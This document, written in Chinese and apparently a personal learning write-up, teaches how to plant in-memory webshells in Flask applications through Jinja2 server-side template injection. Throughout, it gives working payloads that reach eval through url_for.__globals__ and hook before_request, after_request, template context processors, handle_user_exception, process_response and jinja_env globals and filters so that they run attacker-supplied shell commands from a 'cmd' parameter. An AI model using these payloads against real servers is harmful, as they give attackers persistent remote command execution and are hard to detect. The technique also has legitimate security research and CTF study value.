?code={{url_for.__globals__['__builtins__']['eval']("app.before_request(None, []).append(lambda : __import__('os').popen(request.args.get('cmd')).read()) if 'cmd' in request.args.keys() else None",{'app':url_for.__globals__['current_app'],'request': url_for.__globals__['request']})}}&cmd=whoami
从错误信息中我们可以看出,before_request不允许在这个应用上被调用了。web服务器已经向Flask提交了第一个请求,不会再次提交请求。这就是被@setupmethod成功拦截。
综上,我们构造内存马必须要用钩子,不能用装饰器。这里把app.before_request装饰器换成app.before_request_funcs.setdefault钩子即可。
4.1.3.before_request
跟进源代码
我们写一个测试代码,去找到这个装饰器的源代码
python
from flask import Flask, request

app = Flask(__name__)

@app.before_request
def before_request():
    if not request.headers.get("Authorization"):
        return "Unauthorized", 401
vscode中摁住ctrl点击@app.before_request中的before_request即可跟进到源代码
python
    @setupmethod # 可以看到这里有@setupmethod拦截
    def before_request(self, f: T_before_request) -> T_before_request:
        """Register a function to run before each request.

        For example, this can be used to open a database connection, or
        to load the logged in user from the session.

        .. code-block:: python

            @app.before_request
            def load_user():
                if "user_id" in session:
                    g.user = db.session.get(session["user_id"])

        The function will be called without any arguments. If it returns
        a non-``None`` value, the value is handled as if it was the
        return value from the view, and further request handling is
        stopped.

        This is available on both app and blueprint objects. When used on an app, this
        executes before every request. When used on a blueprint, this executes before
        every request that the blueprint handles. To register with a blueprint and
        execute before every request, use :meth:`.Blueprint.before_app_request`.
        """
        self.before_request_funcs.setdefault(None, []).append(f)
        return f
核心逻辑:一行代码完成注册
python
self.before_request_funcs.setdefault(None, []).append(f)它首先找到钩子容器(before_request_funcs.setdefault)。注意这里的钩子容器名字和装饰器的名字不一样,我们在写内存马的时候,使用钩子容器名的时候要写before_request_funcs.setdefault,不能写before_request,否则找不到容器。
setdefault是一种防御性编程,意思是当None列表不存在的时候,就创建一个空列表放进去,然后再返回新列表。而None在前文也提到过,是代表全局(App级别)的钩子,不属于某个特定的蓝图。before_request_funcs初始化时是一个普通的字典{},所以必须用setdefault防御KeyError。
append(f),即把传入的函数f追加到这个列表的末尾。从此以后,Flask在处理请求时,遍历这个列表就能找到f并执行它。
所以我们需要给这个装饰器传一个函数,就可以加到钩子列表中。而内存马中只允许单行创建函数,所以使用lambda函数。比如最简单的
python
lambda : __import__('os').popen('whoami').read()同样,我们再源码中的文档字符串中可以看到,此时无参 (No Arguments),这也就解释了,为什么使用url_value_preprocessors的时候创建lambda函数需要两个参数,而before_request不需要这两个函数。
我们用这个装饰器加一个钩子函数试试
python
url_for.__globals__['__builtins__']['eval']("app.before_request_funcs.setdefault(None, []).append(lambda : __import__('os').popen('whoami').read())",{'app':url_for.__globals__['current_app']})或者使用sys.modules获取app
python
url_for.__globals__['__builtins__']['eval']("__import__('sys').modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None, []).append(lambda : __import__('os').popen('whoami').read())",{'request': url_for.__globals__['request']})缺点是这样的一个内存马植入后会有最高响应权,后续就算修改命令重新传马(如修改为ls等),页面回显仍然会是whoami的执行结果。所以最好是使用动态获取传参的值的方法。
python
url_for.__globals__['__builtins__']['eval']("app.before_request_funcs.setdefault(None, []).append(lambda : __import__('os').popen(request.args.get('cmd')).read()) if 'cmd' in request.args.keys() else None",{'app':url_for.__globals__['current_app'],'request': url_for.__globals__['request']})这样就可以通过传参cmd来动态执行系统命令。
4.1.4.after_request
同样的,我们找到这个装饰器的源码
python
    @setupmethod # 同样有@setupmethod拦截
    def after_request(self, f: T_after_request) -> T_after_request:
        """Register a function to run after each request to this object.

        The function is called with the response object, and must return
        a response object. This allows the functions to modify or
        replace the response before it is sent.

        If a function raises an exception, any remaining
        ``after_request`` functions will not be called. Therefore, this
        should not be used for actions that must execute, such as to
        close resources. Use :meth:`teardown_request` for that.

        This is available on both app and blueprint objects. When used on an app, this
        executes after every request. When used on a blueprint, this executes after
        every request that the blueprint handles. To register with a blueprint and
        execute after every request, use :meth:`.Blueprint.after_app_request`.
        """
        self.after_request_funcs.setdefault(None, []).append(f)
        return f
看起来用法和before_request完全一样。
尝试老办法构造
python
url_for.__globals__['__builtins__']['eval']("app.after_request_funcs.setdefault(None, []).append(lambda : __import__('os').popen('whoami').read())",{'app':url_for.__globals__['current_app']})发现报错

为什么会报错?
在 Flask 源码(flask/app.py)中,处理请求的最后阶段会调用 full_dispatch_request,最终调用 process_response。
我们看一下process_response这里的核心源码逻辑
python
    def process_response(self, response: Response) -> Response:
        """Can be overridden in order to modify the response object
        before it's sent to the WSGI server.  By default this will
        call all the :meth:`after_request` decorated functions.

        .. versionchanged:: 0.5
           As of Flask 0.5 the functions registered for after request
           execution are called in reverse order of registration.

        :param response: a :attr:`response_class` object.
        :return: a new response object or the same, has to be an
                 instance of :attr:`response_class`.
        """
        ctx = request_ctx._get_current_object()  # type: ignore[attr-defined]

        for func in ctx._after_request_functions:
            response = self.ensure_sync(func)(response)

        for name in chain(request.blueprints, (None,)):
            if name in self.after_request_funcs:
                for func in reversed(self.after_request_funcs[name]):
                    response = self.ensure_sync(func)(response)

        if not self.session_interface.is_null_session(ctx.session):
            self.session_interface.save_session(self, ctx.session, response)

        return response
我们这条内存马的核心是匿名函数
python
lambda : (__import__('os').popen('whoami').read())把它带入上面的源码逻辑中,会连续触发两个致命错误(通常死在第一个):
一、参数数量不匹配
python
response = self.ensure_sync(func)(response) Flask 强行塞了一个 response 对象给我们的函数。而我们的lambda函数定义为无参数,所以运行将报错。
self.ensure_sync(func)是 Flask 为了兼容异步代码做的包装,我们直接把它理解为调用了func即可,逻辑等同于response = func(response)
二、输出端冲突
假设我们修好了参数问题,写成了 lambda r: ...,但依然只返回命令结果(字符串)。
python
response = self.ensure_sync(func)(response)Flask会把函数的返回值拿去覆盖掉原来的response变量。
即使我们修好了参数问题,但我们的返回值类型是字符串,这样response变量就从一个Response对象变成了一个字符串。我们继续往下跟进。
python
if not self.session_interface.is_null_session(ctx.session):
    self.session_interface.save_session(self, ctx.session, response)
Flask 试图调用 save_session 保存会话。在这个方法内部,它会去操作 response 对象(比如 response.set_cookie(...))。 但是此时 response 已经是字符串了,字符串没有 set_cookie 方法。 结果 :抛出 AttributeError,服务器 500 崩溃。
这是一系列的连锁反应。
也就是说,我们既需要有response变量,也需要让response类型也是对象
如何才能满足条件
一、使用setattr
这里我们可以使用setattr(python的内置函数),他的作用是修改对象的属性值。
在正常的python代码中,我们修改属性通常这样写:
python
response.data = "xxxx"但是在lambda表达式中,使用等号赋值语句被禁止,所以无法直接使用等号赋值,需要用setattr。
我们举例说明setattr的用法。
python
class Box:
    pass

b = Box()
result = setattr(b, 'color', 'red')  # 执行动作:把颜色设为红

print(result)  # 输出:None
print(b.color) # 输出:red
setattr的任务是修改对象,他不会产生返回值。而flask规定这种函数的返回值默认为None。
我们要让response的参数类型为对象,所以我们可以替换response对象的data属性,它的data属性来自flask框架,它是Flask Response类自带的一个标准属性。当我们或者flask视图函数创建一个相应时,实际上是实例化了一个Response类(通常来自werkzeug.wrappers.Response)。这个类在设计时就包含了data这个属性。
我们可以看看简化版的Response对象的内部
python
class Response:
    def __init__(self, response_body=None, status=200, headers=None):
        # 初始化时,response_body 会被存储起来
        self._data = response_body
        self.headers = headers or {}
        self.status = status

    # data 是一个 property (属性)
    @property
    def data(self):
        return self._data

    @data.setter
    def data(self, value):
        # 当你执行 setattr(response, 'data', value) 时
        # 实际上就是调用了这个 setter 方法
        # 它会把 value 转换成字节串并存入 _data
        self._data = value.encode() if isinstance(value, str) else value
原本的视图函数(比如index())返回了字符串,Flask把它封装进Response对象,此时response.data就是这个返回的字符串。我们的after_request钩子拿到了这个对象,通过setattr修改,可以把这个response.data修改为我们要注入的命令,这样命令执行的结果就会替代原来data的位置,出现在浏览器页面上。并且这个过程我们没有修改response的类型,仍然是一个对象,不会触发报错。
同时,我们要注意,setattr行为是构建元组的过程
(setattr(...), response)
也就是
(动作, 返回值)
python构建元组时,会从左往右依次执行代码,必须先从左往右把元组里的东西先算出来,才能打包成元组。
如果我们直接把这个(动作, 返回值)给response,那么response的类型变成元组,同样不满足我们需要的response为对象的条件。所以我们需要把这个元组中下标为1的部分取出来,也就是返回值。
经过setattr后,此时的返回值是修改了data属性后的response对象。
二、使用set_data
python
response.set_data((__import__('os').popen('whoami').read()), response)[1]set_data是response对象的方法,它可以直接set response.data的内容。response.set_data(...)执行后返回None,(None, response)形成元组,1取出response并返回,符合after_request的要求。
python
{{ url_for.__globals__['__builtins__']['eval']("__import__('flask').current_app.after_request_funcs.setdefault(None, []).append(lambda response: (response.set_data(__import__('os').popen('whoami').read()), response)[1])") }}三、使用exec
python
eval("app.after_request_funcs.setdefault(None, []).append(lambda resp: CmdResp if request.args.get('cmd') and exec(\"global CmdResp;CmdResp=__import__(\'flask\').make_response(__import__(\'os\').popen(request.args.get(\'cmd\')).read())\")==None else resp)")lambda函数的框架
python
lambda resp : CmdResp if ... else resplambda函数的作用是,如果if判断为True,则返回CmdResp的值;如果if判断为False,则返回resp的值。
这里的resp同样代表response对象。可能有人会不理解,为什么只是定义了个resp的参数名,他还是代表response对象呢?
同样是因为process_response函数。
这里之所以resp代表response对象,是因为Flask框架在调用这个函数时,把Response对象塞到了第一个参数的位置上。所以不管这个参数名是什么,他都代表response对象。
内部完整if判断
python
if request.args.get('cmd') and exec(\"global CmdResp;CmdResp=__import__(\'flask\').make_response(__import__(\'os\').popen(request.args.get(\'cmd\')).read())\")==None else resp)"在python中,由于条件判断语句if必须先执行出结果,才执行判断,所以写在if中的语句可以执行。
由于lambda函数禁止赋值操作,这里的exec函数的使用是一个很巧妙的点。exec("a=1"),在python中不属于赋值,而是表达式。但是在exec内部,它执行了赋值语句。由于lambda内部和exec内部的作用域隔离,我们希望在外面拿到exec里面的变量,所以需要使用global定义变量。
又因为前文我们提过,after_response钩子的必要条件之一是response必须为对象,所以这里使用make_response手动包装成对象。
综合内外
结合lambda函数内外结构,我们可以知道:把我们需要执行的命令赋值给全局变量CmdResp,我们需要获取这个变量的返回值,也就是需要让if判断为真,又因为exec的执行返回值恒为None,所以if exec(...)==None会永远返回为真。这样我们就可以获取CmdResp的返回值,也就是恶意命令的执行结果。
为什么要写resp?当URL中没有cmd参数时,前面的条件不成立,不会返回CmdResp的值,lambda默认返回None,而after_request钩子执行到process_response需要接受一个类型为对象的变量,
关于response
上文提到了response参数、response对象、response的data属性,我们来详细了解一下response
一、response的产生
response对象通常诞生于视图函数。当用户访问这个视图函数定义的路由时,Flask执行视图函数,函数返回了字符串,Flask(App)接过这个字符串,把它包装成一个标准的Response对象(加上HTTP头、状态码200等)。此时,response对象正式诞生。
二、response的作用流程
- 执行视图函数
- 包装成对象
- 执行after_request钩子
response就是在执行钩子的时候和内存马接头。
这样,我们就实现了我们的目的:既有response变量,response变量类型也是对象
构造成功的payload
python
url_for.__globals__['__builtins__']['eval']("app.after_request_funcs.setdefault(None, []).append(lambda response: (setattr(response, 'data', __import__('os').popen('whoami').read().encode()), response)[1])",{'app':url_for.__globals__['current_app']})4.1.5.url_value_preprocessor
跟进源代码
python
    @setupmethod
    def url_value_preprocessor(
        self,
        f: T_url_value_preprocessor,
    ) -> T_url_value_preprocessor:
        """Register a URL value preprocessor function for all view
        functions in the application. These functions will be called before the
        :meth:`before_request` functions.

        The function can modify the values captured from the matched url before
        they are passed to the view. For example, this can be used to pop a
        common language code value and place it in ``g`` rather than pass it to
        every view.

        The function is passed the endpoint name and values dict. The return
        value is ignored.

        This is available on both app and blueprint objects. When used on an app, this
        is called for every request. When used on a blueprint, this is called for
        requests that the blueprint handles. To register with a blueprint and affect
        every request, use :meth:`.Blueprint.app_url_value_preprocessor`.
        """
        self.url_value_preprocessors[None].append(f)
        return f
可以看到,相比before_request_funcs,这里没有.setdefault,原因前文也说过,before_request_funcs初始化时是一个普通的字典{},所以必须用setdefault防御KeyError。而url_value_preprocessors在Flask初始化时被定义为defaultdict(list),也就是说Flask开发者默认None这个键对应的列表是存在的(或者访问时会自动创建)。
然后我们注意文档字符串
"The function is passed the endpoint name and values dict." (该函数会被传入 端点名 和 参数字典。)这也就解释了为什么在使用url_value_preprocessors构造内存马时必须要定义两个参数名。
"The return value is ignored." (返回值会被忽略。)Flask内部调用这个钩子的时候,代码大概长这样(伪代码)
python
# Flask 内部处理逻辑
for func in app.url_value_preprocessors[None]:
    # 仅仅是执行函数,根本不接收返回值
func(endpoint, values)对比其他钩子:
before_request: 如果返回非 None,拦截请求 -> 可以通过 return 回显。after_request: 必须返回 response 对象 -> 可以通过修改对象回显。url_value_preprocessor: 返回值直接丢弃 -> return 没有任何意义。
所以如果我们使用这个钩子构造内存马,只有通过debug模式下抛出异常来回显。
5.新版Flask框架下的钩子
在新版Flask(特别是Flask 2.3+ 及以后的版本)中,一些旧的钩子(如before_first_request)已经被永久移除。我们寻找新的能够用来构造内存马的钩子。前文4.1中提到的钩子后面我们只做简单提及,不做过多说明。
https://flask.org.cn/en/stable/api/
5.1.HTTP请求必经钩子
5.1.1.app.before_request_funcs
刚刚执行请求,视图函数执行前触发。
详见前文。
5.1.2.app.after_request_funcs
视图函数执行后,发送给浏览器前触发。
详见前文。
5.1.3.app.url_value_preprocessors
触发时机非常早,路由匹配成功后,解析参数时触发。
详见前文。
5.2.通过render_template_string进行攻击
5.2.1.app.template_context_processors
官方文档中是这样说的:注册一个模板上下文处理器函数。这些函数在渲染模板之前运行。返回的字典的键将作为模板中可用的变量添加。
跟进源代码
我们先找到它的装饰器(app.context_processor)的源码
python
    @setupmethod
    def context_processor(
        self,
        f: T_template_context_processor,
    ) -> T_template_context_processor:
        """Registers a template context processor function. These functions run before
        rendering a template. The keys of the returned dict are added as variables
        available in the template.

        This is available on both app and blueprint objects. When used on an app, this
        is called for every rendered template. When used on a blueprint, this is called
        for templates rendered from the blueprint's views. To register with a blueprint
        and affect every template, use :meth:`.Blueprint.app_context_processor`.
        """
        self.template_context_processors[None].append(f)
        return f
在文档字符串中我们看到有一句
"The keys of the returned dict are added as variables available in the template."
(返回字典的键,将被作为变量添加到模板中。)
这意味着Flask在调用这个钩子函数时,强制要求返回值必须是一个字典。原因是这个钩子在另外一个函数中有引用。
我们找到app.py中的update_template_context函数
python
    def update_template_context(self, context: dict[str, t.Any]) -> None:
        """Update the template context with some commonly used variables.
        This injects request, session, config and g into the template
        context as well as everything template context processors want
        to inject.  Note that the as of Flask 0.6, the original values
        in the context will not be overridden if a context processor
        decides to return a value with the same key.

        :param context: the context as a dictionary that is updated in place
                        to add extra variables.
        """
        names: t.Iterable[str | None] = (None,)

        # A template may be rendered outside a request context.
        if request:
            names = chain(names, reversed(request.blueprints))

        # The values passed to render_template take precedence. Keep a
        # copy to re-apply after all context functions.
        orig_ctx = context.copy()

        for name in names:
            if name in self.template_context_processors:
                for func in self.template_context_processors[name]:
                    context.update(self.ensure_sync(func)())

        context.update(orig_ctx)
我们找到里面最关键的一行
python
context.update(self.ensure_sync(func)())func就是我们内存马中的lambda函数,这里直接调用了这个函数(无参数调用)。
update是python字典的标准方法,它要求传入的必须是另一个字典(或者可迭代的键值对)。所以我们的payload必须返回字典,也就是构造lambda的返回值必须是字典。可以这样构造:
python
lambda: {'key': 'value'}这样我们把value的值赋值给了key键。
所以我们可以构造
python
lambda: {'res': __import__('os').popen('whoami').read()}那么根据装饰器中的源码我们构造内存马
python
url_for.__globals__['__builtins__']['eval']("app.template_context_processors(None, []).append(lambda : {'res' : __import__('os').popen('whoami').read()})",{'app' : url_for.__globals__['current_app']})如果直接这样执行,会报错TypeError: 'collections.defaultdict' object is not callable。
为什么?我们注意区分这个钩子和其他钩子的源码区别
python
# before_request的源码
self.before_request_funcs.setdefault(None, []).append(f) # 注意None在圆括号中

# context_processor的源码
self.template_context_processors[None].append(f) # 注意None在中括号中

# url_value_processor的源码
self.url_value_preprocessors[None].append(f) # 和context_processor一样,None在中括号中
圆括号代表调用一个函数,而中括号代表从字典/列表中取值。app.template_context_processors是一个字典对象,它不是一个函数,如果后面跟圆括号,python会认为我想以调用函数的方式调用这个字典,所以会报错。
本质上来说app.before_request_funcs也是一个字典,url_value_preprocessors也是一个字典,但是他们两个在初始化方式上有着本质区别。
python
class Flask(Scaffold):
    def __init__(self, import_name):
        # ...

        # before_request_funcs 被初始化为一个"普通空字典"
        self.before_request_funcs = {}

        # 而 url_value_preprocessors 被初始化为"默认字典"
        self.url_value_preprocessors = defaultdict(list)
对于被初始化成默认字典的,当我们访问不存在的键时,它会自动帮我们创建这个键;而对于被初始化成普通字典的,当我们访问不存在的键时,会报KeyError。setdefault是字典自带的一个方法。
综上,这里我们有两种解决方式:
第一,跟装饰器结构保持一致。
python
url_for.__globals__['__builtins__']['eval']("app.template_context_processors[None].append(lambda : {'res' : __import__('os').popen('whoami').read()})",{'app' : url_for.__globals__['current_app']})第二,后面跟上setdefault。
python
url_for.__globals__['__builtins__']['eval']("app.template_context_processors.setdefault(None, []).append(lambda : {'res' : __import__('os').popen('whoami').read()})",{'app' : url_for.__globals__['current_app']})该方法同样适用于url_value_preprocessors。
5.3.特定条件(报错、请求结束)触发的钩子
5.3.1.teardown_request_funcs
python
    @setupmethod
    def teardown_request(self, f: T_teardown) -> T_teardown:
        """Register a function to be called when the request context is
        popped. Typically this happens at the end of each request, but
        contexts may be pushed manually as well during testing.

        .. code-block:: python

            with app.test_request_context():
                ...

        When the ``with`` block exits (or ``ctx.pop()`` is called), the
        teardown functions are called just before the request context is
        made inactive.

        When a teardown function was called because of an unhandled
        exception it will be passed an error object. If an
        :meth:`errorhandler` is registered, it will handle the exception
        and the teardown will not receive it.

        Teardown functions must avoid raising exceptions. If they
        execute code that might fail they must surround that code with a
        ``try``/``except`` block and log any errors.

        The return values of teardown functions are ignored.

        This is available on both app and blueprint objects. When used on an app, this
        executes after every request. When used on a blueprint, this executes after
        every request that the blueprint handles. To register with a blueprint and
        execute after every request, use :meth:`.Blueprint.teardown_app_request`.
        """
        self.teardown_request_funcs.setdefault(None, []).append(f)
        return f
用法和before_request一样,只不过无回显,对于写内存马来说作用不大。并且它也无法抛出异常。这里仅作了解。
5.3.2.app.error_handler_spec(未成功)
这个钩子的装饰器名字为errorhandler,我们跟进一下源码
python
    @setupmethod
    def errorhandler(
        self, code_or_exception: type[Exception] | int
    ) -> t.Callable[[T_error_handler], T_error_handler]:
        """Register a function to handle errors by code or exception class.

        A decorator that is used to register a function given an
        error code.  Example::

            @app.errorhandler(404)
            def page_not_found(error):
                return 'This page does not exist', 404

        You can also register handlers for arbitrary exceptions::

            @app.errorhandler(DatabaseError)
            def special_exception_handler(error):
                return 'Database connection failed', 500

        This is available on both app and blueprint objects. When used on an app, this
        can handle errors from every request. When used on a blueprint, this can handle
        errors from requests that the blueprint handles. To register with a blueprint
        and affect every request, use :meth:`.Blueprint.app_errorhandler`.

        .. versionadded:: 0.7
            Use :meth:`register_error_handler` instead of modifying
            :attr:`error_handler_spec` directly, for application wide error
            handlers.

        .. versionadded:: 0.7
           One can now additionally also register custom exception types
           that do not necessarily have to be a subclass of the
           :class:`~werkzeug.exceptions.HTTPException` class.

        :param code_or_exception: the code as integer for the handler, or
                                  an arbitrary exception
        """

        def decorator(f: T_error_handler) -> T_error_handler:
            self.register_error_handler(code_or_exception, f)
            return f

        return decorator
看到关键代码
python
def errorhandler(self, code_or_exception):
    def decorator(f):
        self.register_error_handler(code_or_exception, f) # 关键动作
        return f
    return decorator
文档字符串中有这么一句话
Use register_error_handler instead of modifying error_handler_spec directly... (请使用 register_error_handler,而不要直接修改 error_handler_spec...)底层存放错误处理的函数的容器名叫error_handler_spec,这就是我们需要用到的钩子。register_error_handler最终会把函数写入到底层字典中。我们可以跟进register_error_handler查看源码进行验证。
python
    @setupmethod
    def register_error_handler(
        self,
        code_or_exception: type[Exception] | int,
        f: ft.ErrorHandlerCallable,
    ) -> None:
        """Alternative error attach function to the :meth:`errorhandler`
        decorator that is more straightforward to use for non decorator
        usage.

        .. versionadded:: 0.7
        """
        exc_class, code = self._get_exc_class_and_code(code_or_exception)
        self.error_handler_spec[None][code][exc_class] = f # 关键代码
我们看到error_handler_spec后面是一个三层嵌套结构,类似于这样子
python
{
    None: {              # 第一层:蓝图名 (None 代表全局),字典
        code: [           # 第二层:错误码,列表
            func_hook    # 第三层:处理函数列表
        ]
    }
}
随便访问一个不存在的页面就会报404,所以我们可以将错误码设置为404,再放入我们的lambda函数。
我们尝试这样构造内存马。
python
{{url_for.__globals__['__builtins__']['eval']("app.error_handler_spec.setdefault(None, {}).setdefault(404, {}).setdefault(None, []).append(lambda e: __import__('os').popen(request.args.get('cmd', 'whoami')).read())",{'app': url_for.__globals__['current_app'],'request': url_for.__globals__['request']})}}访问不存在的页面发现还是报404,没有执行结果。
根据调试,
{{ url_for.__globals__['current_app'].error_handler_spec }}返回结果为
defaultdict(<function Scaffold.__init__.<locals>.<lambda> at 0x0000018F928CB880>, {})看起来它符合我们需要的结构,但是无论如何修改都依旧回显404页面。好像旧版本flask是没问题的,我这里flask版本是3.1.0,难道新版用不了了?这里暂时先按下不表。
5.3.3.app.handle_user_exception
在Flask源码中,当发生错误时,最终都会调用app.handle_user_excption(e)这个方法。我们查看源码
python
    def handle_user_exception(
        self, e: Exception
    ) -> HTTPException | ft.ResponseReturnValue:
        """This method is called whenever an exception occurs that
        should be handled. A special case is :class:`~werkzeug
        .exceptions.HTTPException` which is forwarded to the
        :meth:`handle_http_exception` method. This function will either
        return a response value or reraise the exception with the same
        traceback.

        .. versionchanged:: 1.0
            Key errors raised from request data like ``form`` show the
            bad key in debug mode rather than a generic bad request
            message.

        .. versionadded:: 0.7
        """
        if isinstance(e, BadRequestKeyError) and (
            self.debug or self.config["TRAP_BAD_REQUEST_ERRORS"]
        ):
            e.show_exception = True

        if isinstance(e, HTTPException) and not self.trap_http_exception(e):
            return self.handle_http_exception(e)

        handler = self._find_error_handler(e, request.blueprints)

        if handler is None:
            raise

        return self.ensure_sync(handler)(e)  # type: ignore[no-any-return]
关键代码
python
        handler = self._find_error_handler(e, request.blueprints) # 第26行

        return self.ensure_sync(handler)(e) # 第31行
在正常的Flask运行中,当发生404错误时,Flask内部捕获异常,调用app.handle_user_exception(e)。然后查找_find_error_handler。这个函数会去翻阅error_handler_spec,找到对应的函数后,执行它。
而我们的payload
python
setattr(app, 'handle_user_exception', lambda e: ...)我们利用setattr方法直接把整个handle_user_exception方法给删了,换成了lambda函数,这样只要Flask内部捕获异常后,准备调用app.handle_user_exception(e),就直接调用我们的lambda函数了。
构造内存马
python
{{ url_for.__globals__['__builtins__']['eval'](
    "setattr(app, 'handle_user_exception', lambda e: __import__('os').popen('calc.exe') and __import__('flask').make_response('HACKED_SUCCESS_AND'))",
    {'app': url_for.__globals__['current_app']}
) }}
这里之所以要用and拼接后面的make_response,是因为Flask期望拿到一个Response对象用来发给浏览器。而我们的os.popen返回了_wrap_close,并不是Response,所以报错TypeError。我们用make_response包装一下,然后使用and拼接,让两边都能够执行,这样既能弹计算器,又不会报错。
而如果我们想执行popen('whoami'),这样肯定不行,因为页面上只会回显HACKED_SUCCESS_AND。我们可以直接让相应内容是这个lambda函数的执行结果:
python
{{ url_for.__globals__['__builtins__']['eval'](
    "setattr(app, 'handle_user_exception', lambda e: __import__('flask').make_response(__import__('os').popen('whoami').read()))",
    {'app': url_for.__globals__['current_app']}
) }}
成功回显whoami的执行结果。还可以动态接受参数值来执行命令
python
{{ url_for.__globals__['__builtins__']['eval']("setattr(app, 'handle_user_exception', lambda e: __import__('flask').make_response(__import__('os').popen(__import__('flask').request.args.get('cmd', 'whoami')).read()))",{'app': url_for.__globals__['current_app']})}}6.对象劫持与组件注册型内存马
6.1.app.jinja_env.globals
严格意义上来说,这并不属于钩子,它存储了Jinja2模板引擎中所有可用的全局函数和变量。我们如果向这个字典中塞进这样一个键值对:
'cmd': 'op.popen'我们就可以在任意存在ssti的位置像调用内置函数一样调用
{{cmd('whoami').read()}}但是在eval或者ssti中,我们不能写赋值语句dict'key'=value,但是我们可以用字典的内置方法
__setitem__(key, value)来写入键值对。这是一个函数调用,符合eval语法要求。我们来构造payload
python
{{url_for.__globals__['__builtins__']['eval']("app.jinja_env.globals.__setitem__('shell', __import__('os').popen)",{'app': url_for.__globals__['current_app']})}}执行成功后,我们可以在ssti漏洞点执行
python
{{shell('whoami').read()}}页面上就会回显whoami的执行结果。
6.2.app.jinja_env.filters
它和app.jinja_env.globals是亲兄弟。Jinja2 模板不仅有全局函数({{ func() }}),还有过滤器({{ val | func }})。 app.jinja_env.filters 是一个字典,存储了所有过滤器。
我们可以利用它往字典中加入一个恶意的过滤器。
python
{{url_for.__globals__['__builtins__']['eval']("app.jinja_env.filters.__setitem__('cmd', __import__('os').popen",{'app': url_for.__globals__['current_app']})}}成功执行后,我们可以在ssti漏洞点中使用管道符调用
python
{{'whoami'|cmd}}由于这样没有回显,我们需要配合read方法让他来回显
python
{{('whoami'|cmd).read()}}6.3.app.process_response
在上面我们讲after_response的时候,我们了解过这个函数,它负责读取after_request_funcs列表中的函数然后拿出来执行。而我们可以直接通过覆盖app.process_response为我们需要的函数来达到目的。
python
{{url_for.__globals__['__builtins__']['eval']("setattr(app, 'process_response', lambda response: (response.set_data(__import__('os').popen('whoami').read().encode()), response)[1])",{'app': url_for.__globals__['current_app']})}}6.4.add_url_rule
最开始提到的注册路由同样属于组件注册型内存马,这里不再做过多说明。
https://gemini.google.com/share/4b03077f8f8f
这是我学习内存马的全过程,感谢gemini。